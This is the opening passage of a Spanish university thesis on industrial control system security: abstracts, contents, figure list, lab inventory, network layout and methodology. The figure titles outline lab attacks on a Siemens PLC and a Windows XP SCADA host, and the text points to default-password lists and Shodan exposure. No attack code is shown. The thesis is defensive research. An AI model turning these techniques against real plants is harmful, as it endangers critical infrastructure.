Ciberseguridad en Sistemas Industriales

Auditorías de Seguridad, Monitorización y Securización de los Entornos de Operación

David Teruel Carrera

Grado en Ingeniería Informática
Seguridad Informática

Nombre Tutor de TF
Gerard Farràs Ballabriga

Profesor responsable de la asignatura
Andreu Pere Isern Deyà

Fecha Entrega
13 de junio de 2023

Universitat Oberta de Catalunya

Dedicado a mi mujer Gloria que me apoyó desde el primer momento en esta aventura, a mi familia, amigos y a mis perritas que me han acompañado en los días de trabajo y estudio, Vampelt, Maya y Kika.

FICHA DEL TRABAJO FINAL

Título del trabajo:	Ciberseguridad en Sistemas Industriales
Nombre del autor:	David Teruel Carrera
Nombre del consultor/a:	Gerard Farràs Ballabriga
Nombre del PRA:	Andreu Pere Isern Deyà
Fecha de entrega (mm/aaaa):	06/2023
Titulación o programa:	Grado en Ingeniería Informática
Área del Trabajo Final:	Seguridad Informática
Idioma del trabajo:	Castellano
Palabras clave	Seguridad IT/OT/IoT, CNPIC, Laboratorio OT

Resumen del Trabajo

La creciente expansión de las tecnologías de la información ha permitido también a los entornos industriales y sistemas de control beneficiarse de tener sus sistemas de operación conectados.

Centrales nucleares, centrales eléctricas, centrales hidrológicas, centrales petrolíferas, plantas de abastecimiento de agua, por indicar algunos ejemplos han encontrado extraordinarias ventajas de poder tener sus sistemas controlados de manera remota.

Pero no todo son ventajas. Esta conectividad en los entornos industriales también implica exponerlo frente a posibles atacantes y amenazas, dado que en el mundo industrial es posible encontrar dispositivos obsoletos y con vulnerabilidades conocidas. Es difícil y costoso mantener los sistemas actualizados en los entornos industriales debido al posible impacto que puede tener una parada de los sistemas, sobre todo cuando nos encontramos en sistemas industriales críticos.

Este trabajo pretende explicar posibles ataques y amenazas a las que se puede enfrentar un sistema industrial y cómo podríamos ser capaces de detectar posibles amenazas que estén afectando al sistema para remediarlos, a través de un sistema de monitorización pasiva que no repercuta o pueda generar interrupción de servicio de la operación, pero que nos alerte de esta actividad para que se puedan tomar las acciones necesarias para garantizar la seguridad de sus sistemas de operación.

Para el desarrollo del proyecto, nos ha parecido interesante desplegar un laboratorio de Sistemas de Operación en el que podamos:

- Entender los principales componentes de los sistemas industriales, sistemas de control, SCADA/PLC y protocolos industriales.
- Realizar auditorías técnicas de seguridad que nos muestren las amenazas a las que están expuestos estos sistemas de control.
- Securizar y aplicar las buenas prácticas de ciberseguridad en los sistemas que nos permitan detectar posibles ataques y defendernos de estas amenazas.

Abstract:

The growing expansion of information technologies has allowed industrial environments and control systems to benefit from having their operation systems connected as well.

Nuclear power plants, power plants, hydroelectric power plants, oil plants, water supply plants, among others, have found extraordinary advantages in being able to remotely control their systems.

But not everything is an advantage. This connectivity in industrial environments also implies exposing them to possible attackers and threats, given that obsolete devices with known vulnerabilities can be found in the industrial world. It is difficult and costly to keep systems updated in industrial environments due to the possible impact that a system shutdown may have, especially when dealing with critical industrial systems.

This work aims to explain possible attacks and threats that an industrial system may face and how we could detect possible threats affecting the system in order to remedy them, through a passive monitoring system that does not impact or interrupt the operation service but alerts us to this activity so that necessary actions can be taken to ensure the cybersecurity of the operation systems.

For the development of the project, we deemed it appropriate to deploy an Operating Systems laboratory where we can:

- Understand the main components of industrial systems, control systems, SCADA/PLC, and industrial protocols.
- Perform technical security audits that show us the threats to which these control systems are exposed.
- Secure and apply best cybersecurity practices in the systems that allow us to detect possible attacks and defend ourselves against these threats.

Índice

1. Introducción ... 2
1.1. Contexto y justificación del Trabajo ... 3
1.2. Objetivos del Trabajo ... 8
1.3. Impacto en sostenibilidad, ético-social y de diversidad ... 8
1.4. Enfoque y método seguido ... 9
1.5. Planificación del Trabajo ... 13
1.6. Breve sumario de productos obtenidos ... 15
1.7. Breve descripción de los otros capítulos de la memoria ... 17
2. Infraestructuras Críticas ... 18
2.1 Definición ... 19
2.2 Ley de Infraestructuras Críticas (Ley PIC) ... 20
2.3 Sistemas Industriales y sus componentes ... 21
2.4 Protocolos de comunicación de los Sistemas Industriales ... 23
2.5 Integración entre Sistemas IT y Sistemas Industriales OT ... 27
3. Auditoría de Seguridad Sistemas Industriales ... 28
3.1 Fase de reconocimiento (RECON) ... 29
3.2 Escaneo de redes ... 32
3.3 Ataque a los Sistemas de la Instalación Industrial ... 33
3.4 Ataque a Dispositivos Industriales ... 40
3.5 Persistencia en los Sistemas de Control ... 56
3.6 Borrado de huellas ... 61
3.7 Vectores de entrada ... 62
3.8 Vulnerabilidades entornos OT/ICS ... 65
3.9 Dispositivos móviles ... 67
3.10 Herramientas ... 71
4. Cómo proteger los sistemas industriales ... 73
4.1 Sonda de Monitorización OT ... 74
4.2 Análisis de amenazas detectadas ... 75
4.3 Otras características destacables de la sonda de monitorización ... 80
4.4 Marcos de referencia ... 84
4.5 Formación en Ciberseguridad ... 87
5. Tácticas y técnicas aplicadas en casos reales ... 88
5.1 Colonial Pipeline ... 88
5.2 Stuxnet ... 89
5.3 ¿Qué falló y cómo pudo haberse evitado? ... 91
5.4 Zero Trust ... 92
6. Conclusiones y trabajos futuros ... 95
6.1 Conclusiones de trabajo ... 95
6.2 Reflexión y análisis crítico del seguimiento de la planificación y metodología ... 96
6.3 Impactos ... 96
6.4 Líneas de trabajo futuro ... 97
7. Valoración Económica ... 99
8. Glosario ... 101
9. Bibliografía ... 107
10. Anexos ... 112

Lista de figuras

Ilustración 1: Central Eléctrica de Bilbao 2
Ilustración 2: *Passwords* por defecto de sistemas industriales 4
Ilustración 3: ICS indexados en el Site Shodan 4
Ilustración 4: Laboratorio de pruebas Planta Industrial UOC 6
Ilustración 5: Diseño de red del Laboratorio de pruebas 6
Ilustración 6: LAN del Sistema de Control 7
Ilustración 7: Metodología SCRUM 11
Ilustración 8: Planificación del proyecto en un tablero de Trello. 12
Ilustración 9: Diagrama de Gantt del Proyecto 13
Ilustración 10: Listado de tareas del proyecto 14
Ilustración 11: OT Security Solutions 15
Ilustración 12: Centro Nacional de Protección de Infra. Críticas 19
Ilustración 13: Organización Ley PIC 20
Ilustración 14: PLC Siemens LOGO! 22
Ilustración 15: Actuadores y válvulas de Siemens 23
Ilustración 16: Separación de Protocolos OT 23
Ilustración 17: Protocolo S7 Siemens 25
Ilustración 18: Alertas Sonda OT Protocolo BACnet 25
Ilustración 19: EtherCAT System Example 26
Ilustración 20: CC-Link Industrial Protocol 26
Ilustración 21: Norma ISA 95 Integración IT/OT 27
Ilustración 22: Prioridades según el Sistema 27
Ilustración 23: Fases de un ataque 29
Ilustración 24: SHODAN Explore 30
Ilustración 25: Protocolos Sistemas Industriales 30
Ilustración 26: Dispositivos indexados en SHODAN protocolo S7 31
Ilustración 27: Búsqueda en SHODAN por compañía 31
Ilustración 28: Proyecto ZoomEye 32
Ilustración 29: Herramienta de escaneo *nmap* en Linux. 33
Ilustración 30: Metasploit Framework. 33
Ilustración 31: Módulos de escaneo y scripts 34
Ilustración 32: Configuración *exploit eternalblue* 34
Ilustración 33: Ataque con *exploit eternalblue* 34
Ilustración 34: Control y comando del equipo comprometido. 35
Ilustración 35: Fichero con contraseñas de la instalación industrial 35
Ilustración 36: Comandos meterpreter 36
Ilustración 37: Explotación de vulnerabilidad *eternalblue* con *armitage* 37
Ilustración 38: arp_scanner con *armitage* 37
Ilustración 39: Shell obtenida con Hoaxshell 38
Ilustración 40: Script ofuscado/codificado hoaxshell 39
Ilustración 41: Script hoaxshell decodificado 39
Ilustración 42: Distribución Linux Parrot OS o Parrot Security 40
Ilustración 43: Maqueta Laboratorio Industrial 41
Ilustración 44: Escaneo de la red 42
Ilustración 45: Identificación de Dispositivos Industriales 42
Ilustración 46: Descubrimiento de puertos en dispositivo industrial 43
Ilustración 47: Detección de Protocolo de Operación 43

Ilustración 48: *metasploit*: listado de módulos Modbus 44
Ilustración 49: *metasploit*: opciones módulo modbusdetect 44
Ilustración 50: *metasploit*: *payload* módulo modbusdetect 44
Ilustración 51: Programa desarrollado en LOGO! Soft Comfort v8.3.0 45
Ilustración 52: Espacio dirección de memoria asignada en Modbus 45
Ilustración 53: *Coils Status* PLC Modbus 45
Ilustración 54: *metasploit*: *payload* módulo modbusclient 46
Ilustración 55: Alumbrado de la Autopista encendido 46
Ilustración 56: Wireshark captura de tráfico de la red 47
Ilustración 57: *metasploit*: *payload* módulo modbusclient 47
Ilustración 58: Wireshark traza de comunicación Modbus 47
Ilustración 59: Alumbrado de la Autopista apagado 48
Ilustración 60: Encendido del alumbrado 48
Ilustración 61: Wireshark detalle de la lectura de datos del PLC 49
Ilustración 62: Función send_frame exploit modbusclient 50
Ilustración 63: Función make_write_coil_payload modbusclient 51
Ilustración 64: Función make_payload modbusclient 51
Ilustración 65: Código para la lectura de datos del PLC 52
Ilustración 66: Salida del script por terminal 52
Ilustración 67: Script Python READ_COILS 52
Ilustración 68: Conexiones admitidas PLC MODBUS 53
Ilustración 69: PLC MODBUS rechazando conexiones 53
Ilustración 70: Exploit modbusclient ejecutado 53
Ilustración 71: Ataque DoS sobre dispositivos industriales 54
Ilustración 72: Monitorización del tráfico 54
Ilustración 73: Captura de tráfico envenenado por *ARP poisoning* 55
Ilustración 74: HMI LOGO! TDE Siemens 55
Ilustración 75: Creando persistencia en sistema comprometido 56
Ilustración 76: Persistencia Sistema de Control 57
Ilustración 77: Script ataque de persistencia 57
Ilustración 78: Muestra del fichero vbs 57
Ilustración 79: Detonación del artefacto 58
Ilustración 80: C2 del malware 58
Ilustración 81: Estado de las conexiones sistema de control 59
Ilustración 82: *Netcat* equipo atacante 59
Ilustración 83: Persistencia en el sistema de control 59
Ilustración 84: Persistencia, ejecución remota. 60
Ilustración 85: Programa de recompensas de Google 61
Ilustración 86: Tendencia de vectores de ataque de ransomware 62
Ilustración 87: Email phishing con suplantación de identidad. 63
Ilustración 88: Email suplantación entregado 63
Ilustración 89: Email phishing de la prueba de concepto 63
Ilustración 90: Número de ataques bloqueados ICS 64
Ilustración 91: ICS-CERT CVEs ICS notificados por año 65
Ilustración 92: Servidor web PLC Laboratorio Industrial 66
Ilustración 93: Aplicación Android “weather.apk” 67
Ilustración 94: Creación de la aplicación con *backdoor* 68
Ilustración 95: Elección del *payload* 68
Ilustración 96: Instalación de la aplicación maliciosa 69
Ilustración 97: *Command and Control* dispositivo móvil 70

Ilustración 98: Toma de foto del dispositivo comprometido 70
Ilustración 99: Cuadro de mando de la sonda de monitorización 74
Ilustración 100: Detección de Escaneo en la Red 75
Ilustración 101: Alertas detectadas por ataque *eternalblue* 75
Ilustración 102: Alerta PLC *Scan Detected* 76
Ilustración 103: Alerta Modbus *Exception* 77
Ilustración 104: Ingesta PPS en operación normal 77
Ilustración 105: Ingesta PPS bajo ataque DoS 78
Ilustración 106: Alerta Suspicion of Unresponsive MODBUS Device 78
Ilustración 107: Suspicion of Denial-of-Service Attack 79
Ilustración 108: Device is Suspected to be Disconnected 79
Ilustración 109: Búsqueda de dispositivo atacante en la red 80
Ilustración 110: Creación de alerta personalizada 81
Ilustración 111: *Network Modelling* Sonda Monitorización 82
Ilustración 112: Integración de la Sonda en Sentinel 82
Ilustración 113: *MS Defender for IoT: Device map* del Laboratorio 83
Ilustración 114: Diagrama de la serie de normas IEC 62443 85
Ilustración 115: Panel de Control de *Knowbe4* 87
Ilustración 116: Tácticas y Técnicas utilizadas por DarkSide 89
Ilustración 117: Stuxnet attack 90
Ilustración 118: Modelo de Ciberseguridad Zero Trust OT e IOT de Zscaler 93
Ilustración 119: Ejemplo de microsegmentación en entornos de operación 94

1. Introducción

Tradicionalmente los sistemas y redes OT[1] han estado aislados, pero a medida que la tecnología con capacidad de conexión a internet se ha ido incorporando a los sistemas de control industrial nos ha permitido realizar el control y la supervisión de los sistemas de manera remota.

La creciente expansión de las tecnologías de la información ha permitido también a los entornos industriales y sistemas de control beneficiarse de tener sus sistemas de operación conectados.

Centrales nucleares, centrales eléctricas, centrales hidrológicas, centrales petrolíferas, plantas de abastecimiento de agua, por indicar algunos ejemplos, han encontrado extraordinarias ventajas de poder tener sus sistemas controlados de manera remota.

Pero no todo son ventajas. Esta conectividad en los entornos industriales también implica exponerlo frente a posibles atacantes y amenazas dado que, en el mundo industrial es posible encontrar dispositivos obsoletos y con vulnerabilidades conocidas. Es difícil y costoso mantener los sistemas actualizados en los entornos industriales debido al posible impacto que puede tener una parada de los sistemas, sobre todo cuando nos encontramos en sistemas industriales críticos.

Ilustración 1: Central Eléctrica de Bilbao. Disponible en: http://wikimapia.org/73192/es/Central-T%C3%A9rmica-Bah%C3%ADa-de-Bizkaia-Electricidad

[1] OT: (*Operational Technology*) dentro del ámbito industrial son las tecnologías de gestión de procesos de producción y operación.

1.1. Contexto y justificación del Trabajo

En este contexto de continua y rápida expansión de sistemas conectados, nuestro trabajo pretende explicar diferentes ataques y amenazas que pueden afectar a cualquier sistema industrial.

Nos parece de especial relevancia el impacto que el compromiso de una instalación industrial puede tener para la población en general y cómo puede afectar a los estados, sobre todo cuando hablamos de instalaciones e infraestructuras críticas que prestan un servicio esencial.

Es por lo tanto muy importante, conocer el estado de los sistemas industriales si se quiere garantizar la seguridad de los activos de la compañía. En este sentido, el proyecto presenta una solución para entornos que contienen sistemas industriales de control (ICS[1]), incluyendo el control y la gestión de datos (SCADA[2]), sistemas de control distribuido (DCS[3]) y unidades terminales remotas y controladores lógicos programables (RTU[4] y PLC[5] respectivamente) así como para garantizar seguridad de toda la red de Operación (OT).

Adecuar todos los sistemas de operación no parece a priori la solución óptima dado que, no es posible interrumpir el servicio para adecuar la planta a las nuevas necesidades, tanto por coste como por disponibilidad de los servicios y necesidad de continuar con los procesos. En este contexto planteamos un proyecto de securización en base a la monitorización.

Pretendemos demostrar en las pruebas de laboratorio los diferentes escenarios de amenaza a los que una instalación de este tipo puede enfrentarse diariamente y cómo podemos incrementar la posición de seguridad OT que nos permita detectar las amenazas en una fase temprana alertándonos de esta actividad sospechosa para poder tomar las acciones necesarias y garantizar con ello, la seguridad y la resiliencia de los sistemas industriales de operación.

Una muestra de las amenazas a las que se exponen los sistemas industriales es este sitio *web* (ver ilustración 2) en el que se pueden encontrar más de 200 *passwords* por defecto utilizadas en entornos de operación.

[1] ICS: *Industrial Control Systems*.
[2] SCADA: combinación de *Software* y *Hardware*, tecnología de automatización.
[3] DCS: *Distributed Control System*.
[4] RTU: *Remote Terminal Unit*.
[5] PLC: *Programmable Logic Controller*.



Ilustración 2: *Passwords* por defecto de sistemas industriales. Fuente: Github

Un ejemplo más, a través una búsqueda por uno de los puertos más populares utilizados en ICS, podemos encontrar más de **14.600** sistemas industriales indexados en la Shodan[1] con puertos de operación abiertos, posiblemente muchos de ellos tendrán claves por defecto en sus equipos por lo que podrían ser objeto de ataques.



Ilustración 3: ICS indexados en el Site Shodan

[1] Shodan: motor de búsqueda de dispositivos escaneados y conectados a internet.

Mediante pruebas de laboratorio pretendemos mostrar tanto las amenazas a las que se exponen los sistemas industriales realizando diferentes pruebas de concepto, como auditorías técnicas de seguridad que nos muestren las amenazas a las que están expuestos estos sistemas de control, así como las medidas que podemos tomar para mitigar estas amenazas.

A continuación, detallamos el inventario con los componentes utilizados para las pruebas de concepto en laboratorio:

Descripción del trabajo y Componentes del laboratorio	Unid.
Router Huawei 4G de la Planta Industrial	1
Sonda de Monitorización Arrow FITLET2-CE3950	1
Firewall/Swicth Cisco ASA 5505 Series	1
Sistema de Control de la Planta Windows XP	1
Siemens PLC LOGO! 12/24RCEo (Incluido en el Starter Kit Siemens)	1
Siemens LOGO! Power AC 100-240V (Inc. en el Starter Kit Siemens)	1
Siemens LOGO! TDE (Incluido en el Starter Kit Siemens)	1
Siemens Software LOGO! Soft Comfort + Licencia	1
Starter Kit LOGO! Siemens	1
Sistema Atacante Linux Parrot OS	1
Cable RJ45 CT6	7
Cable Consola Cisco ASA puerto serie	1
Conversor USB a puerto serie	1
Regleta eléctrica 4 tomas y cableado eléctrico	1
Polímetro WOWGO	1
Tablero blanco 60x30 (+ herrajes)	1
Tablero blanco 60x40 (+ herrajes)	1
Tablet Monitorización Sonda Ciberseguridad	1
Accesorios de modelismo (Plantas, superficies, vehículos, farolas, molino)	1
Instalación de Componentes y Configuración de dispositivos	25

Tabla 1: Inventario Laboratorio

[1] *Router*: enrutador que permite conectar redes.
[2] *Firewall*: sistema diseñado para proteger las redes privadas.

Mostramos a continuación la primera imagen del laboratorio en construcción del Trabajo Fin de Grado -en adelante TFG- de Ciberseguridad en Sistemas Industriales, Laboratorio Planta Sistema Industrial UOC. Iremos dando forma a nuestro laboratorio a lo largo del trabajo:

Ilustración 4: Laboratorio de pruebas Planta Industrial UOC en construcción

Por otro lado, presentamos el diseño de RED del Laboratorio para el TFG de Ciberseguridad en Sistemas Industriales:

Ilustración 5: Diseño de red del Laboratorio de pruebas Planta Industrial UOC

Realizamos una breve descripción de los sistemas, protocolos y puertos de los dispositivos de la red del Laboratorio Industrial:



Ilustración 6: LAN del Sistema de Control

IP	Sistema	Protocolos	Puertos
192.168.1.1	Router	Protocolos de enrutamiento, TCP y UDP	LAN 443/TCP WAN 3389/RDP
192.168.1.4	SCADA (CONTROL-SRV)	TCP/IP y UDP	135/TCP, 139/TCP, 445 TCP SMB, 1031 TCP RCP, 3389/TCP RDP
192.168.1.99	Sonda Monitorización	TCP/IP, UDP y Protocolos de Operación	22/SSH, 80/TCP y 443/TCP
192.168.1.100	Sistema Atacante (david-h14)	TCP/IP y UDP	22/SSH, 80/TCP, 443/TCP, 4444/TCP y 9954 TCP
192.168.1.200	PLC Siemens (LOGO! 12/24RCEo)	TCP/MODBUS	80/TCP, 135/TCP, 502/TCP MODBUS y 8443/TCP
192.168.1.210	HMI Siemens (LOGO! TDE)	TCP/MODBUS	80/TCP, 135/TCP, 502/TCP MODBUS y 8443/TCP

1.2. Objetivos del Trabajo

Enumeramos los principales objetivos del trabajo:

- Entender los principales componentes de los sistemas industriales, sistemas de control, SCADA/PLC y protocolos industriales.
- Realizar auditorías técnicas de seguridad que nos muestren las amenazas a las que están expuestos estos sistemas de control.
- Mejorar la resiliencia en el ámbito de las infraestructuras, para establecer y mantener planes que nos ayuden a analizar y responder ante eventos de ciberseguridad que permitan la continuidad de las operaciones.
- Reducir riesgos. Los problemas de seguridad pueden abordarse conjuntamente por IT y OT, enfoque integrado y convergencia entre servicios IT y OT.
- Mejorar el rendimiento a través de un enfoque integrado de IT y OT, un ahorro de tiempo y costes al permitir la transición progresiva de servicios y sistemas entre IT y OT, monitorización e integración con el SOC[1] (*Security Operation Center*).
- Minimizar el impacto y mejorar la postura de seguridad de una manera rápida y sencilla. El despliegue de los sistemas de monitorización no supone la interrupción del servicio aunque se detecte una amenaza.
- Analizar los diferentes marcos de referencia que nos puedan ayudar a establecer una política de seguridad adecuada en base a normas aplicables, procedimientos de cambios, controles de acceso, autorización, autenticación y confidencialidad, entre otros.

1.3. Impacto en sostenibilidad, ético-social y de diversidad

Este sistema mantiene compromisos sociales y medioambientales reforzando la ciberseguridad de la industria como elemento básico para mejorar el funcionamiento de la sociedad y protegiendo los servicios y suministros de los ciudadanos, dado que muchos de estos servicios resultan esenciales para el bienestar de la sociedad, además de minimizar los riesgos ambientales derivados de los ciberataques.

El aumento de las capacidades tecnológicas en la industria puede ayudarnos a potenciar la sostenibilidad con tecnologías eficientes y sostenibles, como el *big data*[2], la inteligencia artificial o el internet de las cosas [1].

[1] SOC: *Security Operation Center*, equipo responsable de garantizar la seguridad informática.
[2] *Big data*: conjunto de datos de un tamaño elevado y complejo.

En este paradigma de expansión de tecnologías de la información en sistemas industriales con un desarrollo sostenible, una gestión inteligente de servicios y suministros al ciudadano, como son las redes eléctricas, plantas de abastecimiento de agua, centrales térmicas por nombrar algunas, solo será posible por completo teniendo en cuenta la ciberseguridad.

Todo ello debe contribuir a conseguir infraestructuras fiables, sostenibles y resilientes, siendo uno de sus pilares la ciberseguridad para apoyar el desarrollo económico, el bienestar de la sociedad, y facilitando un acceso equitativo y asequible para todos los ciudadanos [2].

Dentro del Objetivo de Desarrollo Sostenible encontramos el Objetivo 9 (ODS 9) que nos habla sobre la construcción de infraestructuras resilientes, objetivos que promuevan la industrialización sostenible y la innovación [3], siempre bajo criterios de sostenibilidad que adopten tecnologías y procesos industriales limpios y ambientalmente racionales.

1.4. Enfoque y método seguido

Para conseguir los objetivos del trabajo, hemos pensado en aprovechar la convergencia actual entre los sistemas IT y OT beneficiándonos de las sinergias que podemos encontrar en los entornos IT para explotar sus capacidades en beneficio de la seguridad en los entornos de operación/ICS.

Se proyecta la instalación en laboratorio con una sonda de monitorización OT que aprovechando las capacidades para el análisis de eventos de sistemas IT, proporcione herramientas y capacidades extendidas para el análisis de los protocolos orientados a la operación como Modbus[1], Profibus[2], S7[3], OPC[4], entre otros, y que no solamente nos muestren posibles amenazas debido a actividades que podemos encontrar en sistemas IT, sino también amenazas específicas de los entornos de operación.

[1] MODBUS: protocolo de comunicación abierto común en sistema de operación.
[2] Profibus: protocolo de comunicación abierto común en sistema de operación.
[3] S7: protocolo de comunicación unidireccional.
[4] OPC: (OLE *for Process Control*) estándar de comunicación en el campo de control.

Cabe destacar que el enfoque planteado no solo nos permitirá analizar las posibles amenazas a las que están expuestos los sistema de control/ICS, detección de amenazas o anomalías. También nos proporcionará herramientas para la propia organización que sería difícil de obtener sin esta tecnología, dado que se tendrían que utilizar otros medios alternativos bien tecnológicos o mediante el uso de recursos humanos para cubrir este déficit de información. Nos referimos a información vital que pueden beneficiar la toma de decisiones por parte de la organización de la planta industrial, aprovechando las capacidades tecnológicas de la sonda de monitorización que pasamos a enumerar:

- Inventario de dispositivos conectados.
- Visibilidad de las redes de sistemas y de operación.
- Análisis de vulnerabilidades de los dispositivos de la red.
- Conocer con qué comunica cada dispositivo.
- Visibilidad de fallos de comunicación para detectar posibles fallas en dispositivos de planta.
- Datos que pueden mejorar el desempeño dinámico de las operaciones de la planta, que pueden beneficiar la eficiencia y la sostenibilidad.

Podemos decir que con el enfoque planteado podemos lograr una visibilidad total de los dispositivos de la planta, ya que podremos monitorizar todos los dispositivos IoT, OT e ICS de la red, incluyendo roles, protocolos, flujo de datos y telemetría.

Una vez analizado el enfoque, nos centramos en elegir la metodología de gestión del proyecto basado en AGILE[1] para el trabajo. En este tipo de metodologías destaca la comunicación y colaboración entre los componentes del equipo de proyecto y la división del proyecto en diferentes fases (*sprints*[2]) que vayan dando como resultado un producto que pueda ser probado, hasta el producto final una vez completadas todas las fases del proyecto.

La metodología ágil que podríamos utilizar para minimizar riesgos durante la realización del proyecto sería SCRUM[3], dado el seguimiento diario que se realiza de los avances del proyecto que pueden ser de gran ayuda para localizar posibles barreras y reducir la incertidumbre.

[1] AGILE: metodología utilizada en el desarrollo de software y otros proyectos de alto rendimiento; se centra en la implementación rápida de un equipo eficiente y flexible para planear el flujo de trabajo.

[2] *Sprints*: son las diferentes fases en las que se divide un proyecto.

[3] SCRUM: *framework* que se utiliza dentro de equipos que manejan proyectos de alta incertidumbre. Se trata de un marco de trabajo por el cual las personas pueden abordar problemas complejos adaptativos, a la vez que entregar productos del máximo valor posible productiva y creativamente.

Ilustración 7: Metodología SCRUM. Disponible en: http://blog.wearedrew.co/productividad/-ventajas-y-desventajas-de-la-metodologia-scrum

Entre las ventajas de esta metodología podemos destacar las siguientes:

- Revisión constante del estado del proyecto.
- Permite crear productos en un tiempo menor.
- Metodología flexible que permite cambiar el enfoque cuando se precisa.

Una de las principales desventajas de esta metodología es la ambigüedad que puede presentarse en el proyecto si los objetivos no están bien definidos.

También se ha analizado la herramienta del metodología Trello [4] y finalmente se ha optado por la utilización conjunta de Trello y MS Project para el seguimiento de las tareas y ejecución del proyecto, dado que para el proyecto en particular se considera más adecuado que SCRUM.

Entre las ventajas [5] que se han identificado para la utilización de Trello destacamos las siguientes:

- Tareas y proyectos compartidos en tiempo real.
- Permite la importación de datos que se han preparado en MS Project e integración con otras herramientas.
- Permite agregar comentarios a las entradas.
- Permite ordenar fácilmente las tareas según su criticidad.
- Mantiene organizado todo el proceso.

Muestra del tablero de trabajo que se ha preparado para el proyecto en la plataforma Trello.

